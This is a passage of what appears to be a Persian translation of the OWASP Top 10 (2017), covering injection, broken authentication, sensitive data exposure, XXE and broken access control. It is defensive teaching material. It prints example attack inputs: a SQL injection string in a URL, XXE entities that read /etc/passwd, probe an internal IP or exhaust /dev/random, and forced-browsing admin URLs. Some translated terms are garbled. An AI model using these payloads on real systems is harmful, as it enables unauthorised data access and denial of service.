در هر دو مورد، مهاجم مقدار پارامتر < id > را در مرورگر خود تغییر می دهد: به طور مثال: 'or '1'='1'

http://example.com/app/accountView?id=' or '1'='1'

این معنای هر دو پرسش را تغییر می دهد تا تمام رکورد ها را از جدول حساب بازگرداند. حملات خطرناک بیشتر می تواند داده ها را تغییر داده یا حذف کند یا حتی روال ذخیره شده را فراخوانی کند.

منابع


OWASP

- [OWASP Proactive Controls: Parameterize Queries](#)
- [OWASP ASVS: V5 Input Validation and Encoding](#)
- [OWASP Testing Guide: SQL Injection, Command Injection, ORM injection](#)
- [OWASP Cheat Sheet: Injection Prevention](#)
- [OWASP Cheat Sheet: SQL Injection Prevention](#)
- [OWASP Cheat Sheet: Injection Prevention in Java](#)
- [OWASP Cheat Sheet: Query Parameterization](#)
- [OWASP Automated Threats to Web Applications – OAT-014](#)

خارجی

- [CWE-77: Command Injection](#)
- [CWE-89: SQL Injection](#)
- [CWE-564: Hibernate Injection](#)
- [CWE-917: Expression Language Injection](#)
- [PortSwigger: Server-side template injection](#)

احراز هویت ناقص



آیا برنامه کاربرد آسیب پذیر است؟

- تأیید هویت کاربر، احراز هویت و مدیریت نشست برای حفاظت از حملات مرتبط با احراز هویت حیاتی است.
- اگر برنامه کاربردی شامل موارد زیر باشد ضعف های آسیب پذیری وجود خواهد داشت:
- اجازه حملات خودکار را به مهاجم بدهد. مانند حملات جاسازی احراز هویت، که در آن مهاجم دارای لیستی از نام های کاربری و کلمه عبور معتبر را در اختیار دارد.
- اجازه حملات خودکار رمز عبور یا حملات خودکار دیگر را بدهد.
- اجازه ثبت رمزهای عبور پیش فرض، ضعیف یا شناخته شده مانند "Password1" یا "admin / admin" را بدهد.
- از فرآیندهای ضعیف یا ناکارآمد بازیابی یا فراموشی احراز هویت رمز، مانند "پاسخهای مبتنی بر دانش"، استفاده کند که امن نیستند.
- با استفاده از متن آشکار، رمزنگاری شده و یا رمزهای هش ضعیف شده استفاده کند (نگاه کنید به A3: 017-Sensitive Data Exposure).
- از روش های احراز هویت چند مرحله ای ناکارآمد استفاده کند.
- شناسه نشست در URL قابل مشاهده باشد. (مثل URL Rewriting).
- شناسه نشست پس از ورود موفق به سیستم، تغییر نکرده باشد.
- شناسه های نشست تداوم نداشته باشند. نشست های کاربر یا توکن های احراز هویت (به ویژه توکن های (Single sign-on SSO)) در زمان خروج از سیستم یا یک دوره غیرفعال بودن به درستی اعتبار ندارند.

نحوه پیشگیری از حمله

- در صورت امکان، احراز هویت چند عامل را برای جلوگیری از حملات خودکار، اعتبارنامه، نیروی بی رحمانه و حملات مجدد اعتبارنامه رپوده شده پیاده سازی کنید.
- آیا با هیچ مدرک پیش فرض، مخصوصا برای مدیران مدیریت، ارسال و ارسال نمی شود.
- اجرای چک های ضعیف رمز عبور، مانند تست گذرواژه های جدید یا تغییر یافته در برابر یک لیست از ۱۰۰۰۰ بدترین رمزهای عبور.
- خطاهای رمز عبور، پیچیدگی و چرخش را با دستورالعملهای NIST 800-63 B در بخش ۵.۱.۱ برای اسرار حفظ شده یا سایر سیاستهای رمز عبور مدرن مبتنی بر شواهد منطبق کنید.
- اطمینان از ثبت نام، بازیابی اعتبارنامه ها و مسیرهای API در برابر حملات شمارش حساب، با استفاده از پیام های مشابه برای تمام نتایج، تشدید می شود.
- محدود کردن یا به طور فزاینده ای تلاشهای ورود به سیستم را تاخیر می دهد. همه خرابی ها را وارد کنید و مدیران را هشدار دهید وقتی که اعتبار نامه ها، نیروی بی رحم یا سایر حملات شناسایی می شوند.
- استفاده از یک مدیر جلسه ای امن، امن، ساخته شده در جلسه که یک شناسه جلسه تصادفی جدید با انترپوی بالا پس از ورود ایجاد می کند. شناسه جلسه نباید در نشانی اینترنتی باشد، پس از خروج از سیستم، بیکار و زمان وقوع مطلق، ایمن ذخیره و نامعتبر باشد.

نمونه سناریوهای حمله

- سناریو #۱: Credential stuffing. که از لیست های رمزهای عبور شناخته شده استفاده می کند، یک حمله رایج است. اگر برنامه کاربردی محافظت از تهدیدات خودکار یا محافظت از Credential stuffing را اجرا نکند، برنامه را می توان به عنوان اوراکل رمز عبور برای تعیین اعتبار Credentials استفاده کرد.
- سناریو #۲: بیشتر حملات احراز هویت به دلیل استفاده مداوم از کلمات عبور به عنوان یک عامل واحد صورت می گیرد. هنگامی که بهترین شیوه ها در نظر گرفته می شود، چرخش رمز عبور و الزامات پیچیدگی به عنوان کاربران تشویقی برای استفاده و استفاده مجدد از کلمه عبور ضعیف مورد توجه قرار می گیرند. در سازمان ها توصیه می شود که این روش ها را در NIST 800-63 متوقف کنند و از احراز هویت چند عامل استفاده کنند.

- سناریو #۳: مهلت زمانی نشست برنامه کاربردی به درستی تنظیم نشده است. یک کاربر از یک رایانه عمومی برای دسترسی به یک برنامه کاربردی استفاده می کند. کاربر به جای انتخاب "خروج از سیستم"، تنها به بستن مرورگر اکتفا کرده و سیستم را رها می کند. مهاجم از این مرورگر یک ساعت بعد استفاده می کند و احراز هویت کاربر قربانی هنوز معتبر است.


منابع

OWASP

- [OWASP Proactive Controls: Implement Identity and Authentication Controls](#)
- [OWASP ASVS: V2 Authentication, V3 Session Management](#)
- [OWASP Testing Guide: Identity, Authentication](#)
- [OWASP Cheat Sheet: Authentication](#)
- [OWASP Cheat Sheet: Credential Stuffing](#)
- [OWASP Cheat Sheet: Forgot Password](#)
- [OWASP Cheat Sheet: Session Management](#)
- [OWASP Automated Threats Handbook](#)

خارجی

- [NIST 800-63b: 5.1.1 Memorized Secrets](#)
- [CWE-287: Improper Authentication](#)
- [CWE-384: Session Fixation](#)



آیا برنامه کاربردی آسیب پذیر است؟

اولین نکته این است که نیازهای حفاظت از داده ها در هنگام انتقال و در حالت ذخیره تعیین شود. به عنوان مثال، گذرواژه ها، شماره کارت اعتباری، پرونده های بهداشتی، اطلاعات شخصی و اسرار تجاری، حفاظت بیشتری نیاز دارند، به ویژه اگر داده ها تحت قوانین حریم خصوصی قرار بگیرند، برای مثال مقررات حفاظت کلی اطلاعات اتحادیه اروپا (GDPR)، یا مقررات، مانند حفاظت از اطلاعات مالی مانند PCI Data Security Standard (PCI DSS). برای چنین اطلاعاتی:

- آیا داده ها بدون رمز شدن ارسال شده اند؟ این مربوط به پروتکل هایی مانند HTTP، SMTP و FTP است. به ویژه ترافیک اینترنتی خارجی خطرناک است. تمام ترافیک داخلی بین load balancer ها، وب سرورها، و یا سیستم های back-end بایستی بررسی گردد.
 - آیا اطلاعات حساس در متن آشکار ذخیره می شوند، از جمله در پشتیبان متن ها؟
 - آیا الگوریتم های رمزنگاری قدیمی یا ضعیف از پیش فرض یا کد قدیمی تر استفاده می کنند؟
 - آیا کلید های رمزنگاری پیش فرض در حال استفاده هستند، کلید های رمزنگاری ضعیف تولید شده یا همچنان از آنها استفاده مجدد میشود، یا اینکه آیا مدیریت کلید مناسب است؟
 - آیا رمزگذاری اعمال شده است، به عنوان مثال آیا برای هر عامل کاربر (مرورگر) تمهیدات امنیتی اندیشیده شده است یا headers missing رخ می دهد؟
 - اگر عامل کاربر (مثلاً برنامه کاربردی، سرویس پست الکترونیکی) گواهی سرور صحیحی را دریافت کند آیا آن را تایید نمی کند؟
- See ASVS [Crypto \(V7\)](#), [Data Prot \(V9\)](#) and [SSL/TLS \(V10\)](#)

نمونه سناریوهای حمله

سناریو # ۱: یک برنامه رمزنگاری شماره کارت اعتباری را در یک پایگاه داده با استفاده از رمزگذاری خودکار پایگاه داده رمز می کند. با این حال، هنگامی فراخوانی، این داده ها به طور خودکار رمزگشایی می شود، و به یک نقص تزریق SQL اجازه می دهد شماره کارت اعتباری را در حالت متن آشکار بازبایی کند.

سناریو # ۲: یک سایت TLS را برای تمام صفحاتش استفاده نمی کند و یا از رمزنگاری ضعیف پشتیبانی می کند. مهاجم ترافیک شبکه را مانیتور می کند (به عنوان مثال در یک شبکه بی سیم ناامن)، اتصالات را از HTTPS به HTTP کاهشی می دهد، درخواستها بین کاربر اصلی و سرور را قطع می کند و کوکی نشست کاربر را سرقت می کند. مهاجم پس از آن از این کوکی استفاده می کند و نشست کاربر (احراز هویت شده) را دزدیده، به داده های شخصی کاربر دسترسی پیدا میکند یا آنها را تغییر می دهد. مهاجم به جای موارد بالا می تواند تمام داده های منتقل شده مانند دریافت کننده انتقال مالی را تغییر دهد.

سناریو # ۳: پایگاه داده رمز عبور از هش های unsalted یا ساده برای ذخیره کلمه عبور استفاده می کند. یک نقص پلود فایل به مهاجم اجازه می دهد تا رمز عبور پایگاه داده را بازبایی کند. تمام هش های unsalted را می توان با یک جدول رنگین کمان از هش های پیش محاسبه شده شکست. هش های تولید شده توسط توابع هش ساده یا سریع ممکن است توسط GPU ها شکسته شوند، حتی اگر از نوع salted باشند.

چگونه ممانعت کنیم؟

حداقل موارد زیر را دنبال کنید و به مراجع رجوع کنید:

- داده های پردازش شده، ذخیره شده، و یا ارسال شده توسط یک برنامه را طبقه بندی کنیم. بر اساس قوانین حریم خصوصی، با توجه به الزامات قانونی یا نیازهای تجاری داده های حساس را شناسایی کنید.
- طبق طبقه بندی، کنترل ها را اعمال کنید.
- در صورت عدم نیاز داده های حساس را ذخیره نکنید. در اسرع وقت آن را حذف کنید و یا از توافق PCI DSS برای علامتگذاری یا حتی ناقص سازی استفاده کنید. داده هایی که ذخیره نمی شوند نمی توانند سرقت شوند.
- اطمینان حاصل کنید که همه اطلاعات حساس در حالت ذخیره را رمزگذاری کرده اید.
- اطمینان حاصل کنید از الگوریتم های استاندارد، پروتکل ها و کلیدهای استاندارد به روز و قوی در جای خود استفاده می شود. از مدیریت کلید مناسب استفاده کنید.
- رمزگذاری تمام داده ها در حال انتقال با پروتکل های امن مانند TLS با رمزهای مجرمانه بدون نقص (PFS)، اولویت بندی رمز توسط سرور و پارامترهای امن انجام گردد. اعمال رمزگذاری را با استفاده از دستورالعمل های مانند HTTP Security Transport Strict Security (HSTS) انجام دهید.
- برای پاسخ هایی که حاوی اطلاعات حساس هستند، ذخیره سازی (Caching) غیرفعال شود.
- رمزهای عبور را با استفاده از توابع هش قوی منطبق و هش salting با یک عامل کار (عامل تاخیر) مانند Argon2، Script، bcrypt یا PBKDF2 ذخیره کنید.
- به طور مستقل اثربخشی پیکربندی و تنظیمات را بررسی کنید.


منابع

OWASP

- [OWASP Proactive Controls: Protect Data](#)
- [OWASP Application Security Verification Standard \(V7,9,10\)](#)
- [OWASP Cheat Sheet: Transport Layer Protection](#)
- [OWASP Cheat Sheet: User Privacy Protection](#)
- [OWASP Cheat Sheets: Password and Cryptographic Storage](#)
- [OWASP Security Headers Project; Cheat Sheet: HSTS](#)
- [OWASP Testing Guide: Testing for weak cryptography](#)

خارجی

- [CWE-220: Exposure of sens. information through data queries](#)
- [CWE-310: Cryptographic Issues; CWE-311: Missing Encryption](#)
- [CWE-312: Cleartext Storage of Sensitive Information](#)
- [CWE-319: Cleartext Transmission of Sensitive Information](#)
- [CWE-326: Weak Encryption; CWE-327: Broken/Risky Crypto](#)
- [CWE-359: Exposure of Private Information \(Privacy Violation\)](#)



آیا برنامه کاربرد آسیب پذیر است؟

- برنامه های کاربردی و به ویژه سرویس های وب مبتنی بر XML و یا ادغام های پایین دست (downstream integrations) ممکن است در شرایط زیر برای حمله آسیب پذیر باشند:
- برنامه های XML را به طور مستقیم یا آپلودهای XML را قبول می کند، به خصوص از منابع نامشخص، یا داده های غیر قابل اعتماد را به اسناد XML وارد می کند و سپس توسط یک پردازنده XML پردازش می شود.
- هر یک از پردازنده های XML در برنامه های کاربردی یا وب سرویس های مبتنی بر SOAP، document type definitions (DTDs) ها را فعال کرده اند. به عنوان مکانیزم دقیق برای غیرفعال کردن پردازش DTD، بهترین کار استفاده از مرجعی مانند OWASP Cheat Sheet 'XXE Prevention' است.
- اگر برنامه کاربردی شما از SAML برای پردازش هویت در خلال امنیت یکپارچه یا اهداف SSO استفاده می کند. SAML از XML برای اثبات هویت استفاده می کند و ممکن است آسیب پذیر باشد.
- اگر برنامه کاربردی از SOAP قبل از نسخه ۱.۲ استفاده کند، احتمالاً حساس به حملات XXE است اگر موجودیت های XML به چارچوب SOAP منتقل شوند.
- آسیب پذیر بودن به حملات XXE به این معنی است که برنامه به حملات اختلال سرویس، از جمله حمله Billion Laughs، آسیب پذیر است.

چگونه ممانعت کنیم؟

- آموزش برنامه نویسی برای شناسایی و مقابله با XXE ضروری است. علاوه بر این، جلوگیری از XXE نیازمندی های زیر را دارد:
- هر زمان که امکان دارد، از فرمت های داده ای پیچیده مانند JSON کمتر استفاده شود و سریال سازی اطلاعات حساس اجتناب گردد.
- وصله امنیتی یا ارتقاء تمام پردازنده های XML و کتابخانه هایی که توسط برنامه کاربردی یا سیستم عامل اصلی استفاده می شود. از بررسی کننده های وابستگی استفاده کنید. SOAP به SOAP 1.2 یا بالاتر به روز رسانی کنید.
- موجودیت خارجی XML و پردازش DTD در تمام پارسرهای XML در برنامه را غیر فعال کنید، همانطور که در OWASP Cheat Sheet 'XXE' غیر فعال است.
- اعتبار سنجی ورودی، فیلتر کردن و یا sanitization ورودی را در سمت سرور برای جلوگیری از انتقال اطلاعات خصمانه در اسناد XML، هدر ها یا گره ها پیاده سازی کنید.
- قابلیت آپلود فایل XML یا XSL، ورودی XML را با استفاده از اعتبارسنجی XSD یا مشابه آن، اعتبار سنجی کنید.
- ابزارهای SAST می تواند به شناسایی XXE در کد منبع برنامه کمک کند، اگر چه بررسی دستی کد بهترین گزینه در برنامه های بزرگ و پیچیده است.
- اگر این کنترل ها امکان پذیر نیست، از وصله های مجازی، دروازه های امنیتی API یا فایروال های وب (WAF) برای شناسایی، نظارت و توقف حملات XXE استفاده کنید.

نمونه هایی از سناریوهای حمله

- موارد متعدد XXE به صورت عمومی کشف شده است، از جمله حمله به دستگاه های Embedded. XXE در بسیاری از مکان های غیر منتظره، از جمله وابستگی های (nested dependencies) عمیق رخ می دهد. ساده ترین راه این است که فایل XML مخرب را آپلود کنید، اگر مورد قبول باشد: سناریو # ۱: مهاجم تلاش می کند تا داده ها را از سرور استخراج کند:
- ```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```
- سناریو # ۲: مهاجم شبکه خصوصی سرور را با تغییر خط ENTITY بالا به خط زیر کاوش می کند:
- ```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
```
- سناریو # ۳: یک مهاجم با استفاده از یک فایل بالقوه بی پایان تلاش برای حمله منع سرویس می کند:
- ```
<!ENTITY xxe SYSTEM "file:///dev/random" >]>
```

### منابع





#### OWASP

- [OWASP Application Security Verification Standard](#)
- [OWASP Testing Guide: Testing for XML Injection](#)
- [OWASP XXE Vulnerability](#)
- [OWASP Cheat Sheet: XXE Prevention](#)
- [OWASP Cheat Sheet: XML Security](#)

#### خارجی

- [CWE-611: Improper Restriction of XXE](#)
- [Billion Laughs Attack](#)
- [SAML Security XML External Entity Attack](#)
- [Detecting and exploiting XXE in SAML Interfaces](#)

## کنترل دسترسی ناقص

|                                                                                                                                                                                                                                                                                                                                 |                              |                                                                                                                                                                                                                                                                                                                                                                              |                                                                                                            |                                                                                                                                                                                                                                                      |                   |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------|
|  <b>Threat Agents</b>                                                                                                                                                                                                                           |                              |  <b>Attack Vectors</b>                                                                                                                                                                                                                                                                      |  <b>Security Weakness</b> |  <b>Impacts</b>                                                                                                                                                   |                   |
| <b>App. Specific</b>                                                                                                                                                                                                                                                                                                            | <b>قابلیت بهره‌برداری ۳:</b> | <b>۲: شیوع</b>                                                                                                                                                                                                                                                                                                                                                               | <b>۲: قابل کشف بودن</b>                                                                                    | <b>۳: تکنیکی</b>                                                                                                                                                                                                                                     | <b>Business ?</b> |
| بهره برداری از کنترل دسترسی یک مهارت اصلی مهاجمان است. ابزارهای SAST و DAST می‌توانند فقدان کنترل دسترسی را تشخیص دهند، اما در صورت وجود کنترل دسترسی نمی‌توانند عملکرد آن را تایید کنند. کنترل دسترسی با استفاده از ابزار دستی و یا احتمالاً از طریق خودکارسازی برای عدم وجود کنترل دسترسی در چارچوب‌های خاص قابل شناسایی است. |                              | ضعف‌های کنترل دسترسی عموماً به علت عدم تشخیص خودکار و عدم تست عملکردی موثر توسط توسعه دهندگان نرم افزار وجود دارند.<br><br>تشخیص کنترل دسترسی به طور معمول نمی‌تواند به آزمایش خودکار ایستا یا پویا متوسل شود. تست دستی بهترین روش برای شناسایی کنترل دسترسی ناکارآمد یا نبود کنترل دسترسی است، از جمله روش HTTP (GET vs PUT)، کنترل کننده، direct object references سو غیره |                                                                                                            | تأثیر فنی این حمله بدین گونه است که مهاجمان به عنوان کاربران یا مدیران، یا کاربران با استفاده از توابع اصلب، و یا ایجاد، دسترسی، به روز رسانی و یا حذف هر رکورد عمل می‌کنند.<br><br>تأثیر کسب و کار بستگی به نیازهای حفاظت از برنامه و داده‌ها دارد. |                   |

## آیا برنامه کاربردی آسیب‌پذیر است؟

کنترل دسترسی سیاست را به گونه‌ای اعمال می‌کند که کاربران نمی‌توانند خارج از مجوزهای مرتبط با خود عمل کنند. شکست کنترل دسترسی معمولاً به افشای اطلاعات غیر مجاز، اصلاح یا خراب کردن تمام داده‌ها یا انجام یک کار تجاری در خارج از محدوده کاربر منجر می‌شود. آسیب‌پذیری‌های رایج کنترل دسترسی عبارتند از:

- دور زدن بررسی‌های کنترل دسترسی از طریق تغییر URL، وضعیت برنامه کاربردی، یا صفحه HTML، یا با استفاده از یک ابزار حمله سفارشی API
- اجازه دادن به کلید اصلی برای تعویض شدن با رکورد کاربران دیگر، اجازه مشاهده یا ویرایش حساب کاربری شخصی دیگر.
- بالا بردن امتیاز. کار کردن به عنوان یک کاربر بدون ورود به سیستم و یا کار کردن به عنوان یک مدیر زمانی که به عنوان یک کاربر وارد سیستم شده است.
- دستکاری متادیتا، مانند بازپخش یا دستکاری با یک توکن دسترسی به JSON Web Token (JWT) یا یک کوکی یا فیلد پنهان دستکاری شده برای افزایش امتیازات و یا سوء استفاده از لغو JWT.
- تنظیم اشتباه CORS اجازه دسترسی غیر مجاز API را می‌دهد.
- اجبار به مرور صفحات مجاز به عنوان یک کاربر نامعتبر یا صفحات مجاز به عنوان یک کاربر استاندارد. دسترسی به API با کنترل دسترسی از دست رفته برای POST، PUT و DELETE.

## نحوه پیشگیری از حمله

کنترل دسترسی تنها در صورتی که در کد سمت سرور مورد اعتماد یا API بدون سرور اعمال شود، مؤثر است. جایی که مهاجم نمی‌تواند بررسی کنترل دسترسی یا متا دیتا را تغییر دهد.

به استثنای منابع عمومی، انکار به طور پیشفرض. deny by default

- یک بار اجرای مکانیزم کنترل دسترسی و استفاده مجدد از آنها در طول برنامه، از جمله به حداقل رساندن استفاده از CORS.
- کنترل دسترسی‌های مدل باید مالکیت رکوردها را به جای پذیرفتن اینکه کاربر می‌تواند هر یک از رکوردها را ایجاد، خواندن، به روز رسانی و یا حذف آن، اعمال کند.
- الزامات محدودیت کسب و کار یکتا باید توسط مدل‌های دامنه اجرا شود.
- غیر فعال کردن فهرست دایرکتوری وب سرور و اطمینان از اینکه متا داده فایل به عنوان مثال (git) و فایل‌های پشتیبان در وب‌های ریشه موجود نیست.
- نقص شدن‌های کنترل دسترسی را ثبت کنید، در صورت لزوم به مدیران هشدار دهید (برای مثال نقص‌های مکرر).
- محدود کردن سرعت API و دسترسی کنترل کننده برای به حداقل رساندن آسیب از ابزار حمله خودکار.
- بعد از خروج توکن‌های JWT باید بر روی سرور نامعتبر شود.
- توسعه‌دهندگان و کارکنان QA باید کنترل دسترسی عملکردی و تست‌های یکپارچه‌سازی را در نظر بگیرند.

## نمونه سناریوهای حمله

سناریو # ۱: برنامه در یک ارتباط SQ از داده‌های تأیید نشده که به اطلاعات حساب دسترسی دارد، استفاده می‌کند:

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery();
```

مهاجم به سادگی پارامتر 'acct' را در مرورگر برای ارسال هر تعداد حساب کاربری که می‌خواهند تغییر می‌دهد. اگر به درستی تأیید نشده باشد، مهاجم می‌تواند به هر حساب کاربر دسترسی پیدا کند.

سناریو # ۲: یک مهاجم به سادگی URL‌های هدف را مرور می‌کند. حقوق مدیر برای دسترسی به صفحه مدیریت لازم است.

```
http://example.com/app/accountInfo?acct=notmyacct
http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo
```

اگر یک کاربر احراز هویت نشده بتواند به هر صفحه دسترسی داشته باشد، این یک نقص است. اگر شخصی به جز مدیر بتواند به صفحه مدیریت دسترسی پیدا کند، این نیز یک نقص است.

## منابع


## OWASP

- [OWASP Proactive Controls: Access Controls](#)
- [OWASP Application Security Verification Standard: V4 Access Control](#)
- [OWASP Testing Guide: Authorization Testing](#)
- [OWASP Cheat Sheet: Access Control](#)

## خارجی

- [CWE-22: Improper Limitation of a Pathname to a Restricted Directory \('Path Traversal'\)](#)
- [CWE-284: Improper Access Control \(Authorization\)](#)
- [CWE-285: Improper Authorization](#)
- [CWE-639: Authorization Bypass Through User-Controlled Key](#)
- [PortSwigger: Exploiting CORS Misconfiguration](#)





## آیا برنامه کاربردی آسیب پذیر است؟

برنامه ممکن است آسیب پذیر باشد اگر:

- گسستن امنیت مناسب در هر بخشی از پشته برنامه، و یا مجوز نادرست پیکربندی شده در خدمات ابری.
- ویژگی های غیر ضروری فعال یا نصب شده اند (به عنوان مثال پورت های غیر ضروری، خدمات، صفحات، حساب ها یا امتیازات).
- حساب های پیش فرض و گذرواژه های آنها هنوز فعال و بدون تغییر هستند.
- مدیریت خطا نشان دهنده دنبال کردن پشته و یا دیگر پیام های خطای زیاد جهت اطلاع رسانی به کاربران است.
- برای سیستم های به روز شده، آخرین ویژگی های امنیتی غیرفعال شده و یا به صورت امن پیکربندی نشده است.
- تنظیمات امنیتی در سرورهای برنامه، چارچوب برنامه (مانند Spring, Struts, ASP.NET)، کتابخانه ها، پایگاه های داده و غیره برای ارزش های امنیتی تنظیم نشده است.
- سرور هدرهای امنیتی یا دستورالعمل ها را ارسال نمی کند یا آنها برای ارزش های امنیتی تنظیم نمی شوند.
- این نرم افزار قدیمی یا آسیب پذیر است (نگاه کنید به A9: ۲ - 017 استفاده از کامپوننت با آسیب پذیری های شناخته شده).
- بدون یک پروسه پیکربندی امنیتی هماهنگ، قابل تکرار، سیستم ها در معرض خطر بیشتری هستند.

## نحوه پیشگیری از حمله

